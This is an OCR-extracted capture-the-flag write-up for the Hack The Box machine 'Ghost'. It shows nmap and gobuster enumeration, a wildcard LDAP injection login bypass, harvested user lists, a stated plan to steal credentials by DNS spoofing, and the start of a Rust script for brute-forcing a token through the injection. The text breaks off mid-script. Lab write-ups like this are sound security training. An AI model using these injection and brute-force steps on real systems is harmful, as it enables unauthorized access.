


ghost


This is ghost writeup by Jiseok Song


nmap













Web Enumeration


http://ghost.htb: nothing, but port 8008 shows something







https://ghost.htb: connection fail, but port 8443 shows something





Login brings me to federation.ghost.htb. Add it to /etc/hosts and visit





Let's look for other virtual hosts

```
$gobuster dns -d ghost.htb -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Domain:     ghost.htb
[+] Threads:    10
[+] Timeout:    1s
[+] Wordlist:   /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
===============================================================
Starting gobuster in DNS enumeration mode
===============================================================
Found: intranet.ghost.htb


Found: corp.ghost.htb          Add these to /etc/hosts

Found: core.ghost.htb

Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
```


corp, core brings me to the same page as before, but intranet brings me to a new login page





Ldap injection

I can login with wild character



Git Migration

We are currently migrating Gitea to Bitbucket.
Domain logins to Gitea have been disabled.
You can only login with the `gitea_temp_principal` account and its corresponding intranet token as password.
We can't post the password here for security reasons, but:
For IT: Ask sysadmins for the password.
For sysadmins: Look in LDAP for the attribute. You can also test the credentials by logging in to intranet.

New Intranet Portal

We are in the process of migrating to the new intranet portal (this one).
Until then, you have to use a secret token instead of your domain password.
We apologize for the inconvenience!

Username	Full Name	Member of
kathryn.holland	Kathryn Holland	sysadmin
cassandra.shelton	Cassandra Shelton	sysadmin
robert.steeves	Robert Steeves	sysadmin
florence.ramirez	Florence Ramirez	IT
justin.bradley	Justin Bradley	IT, Remote Management Users
arthur.boyd	Arthur Boyd	IT
beth.clark	Beth Clark	HR
charles.gray	Charles Gray	HR
jason.taylor	Jason Taylor	HR
intranet_principal	Intranet Principal	principal
gitea_temp_principal	Gitea_Temp Principal	principal

Can login to gitea

Cannot connect to BitBucket

Hello all, I tried to connect to bitbucket.ghost.htb but it doesn't work. Any idea why? I have a script that checks the pipeline results and it works in Gitea, I tried adapting it to Bitbucket and it works locally but I can't test it on our servers


Author: justin.bradley

Replies:

I can steal Justin's cred if I can spoof dns


kathryn.holland: Hello Justin, the migration is not ready yet, so the DNS entry is not configured. It shouldn't take much longer, so you can keep running the script

It says they are migrating from gitea to bitbucket and bitbucket.ghost.htb is not ready. Check if I can access gitea(add gitea.ghost.htb to /etc/hosts)




I can visit gitea, but I can't read any repository. I need gitea_temp_principal cred

Grep login packet from burpsuite(Where I post)



I can change content type to application/x-www-form-urlencoded and remove much from the packet except username, secret, and 0



Set username as gitea_temp_principal and create rust script to automate this job

```rust
use reqwest::{Client, Response, Proxy, StatusCode};$
use reqwest::header::{HeaderMap, HeaderValue, HeaderName, CONTENT_TYPE};$
$
struct PasswordTester {$
    client: Client,$
    url: String,$
    headers: HeaderMap,$
    charset: String,$
}$
$
impl PasswordTester {$
    // Constructor: builds the client and initializes struct$
    async fn new(url: &str, headers: HeaderMap, proxy: Proxy) -> Result<Self, reqwest::Error> {$
        let client = Client::builder()$
            .proxy(proxy)$
            .danger_accept_invalid_certs(true)$
            .build()?;$
$
        Ok(Self {$
            client,$
            url: url.to_string(),$
            headers,$
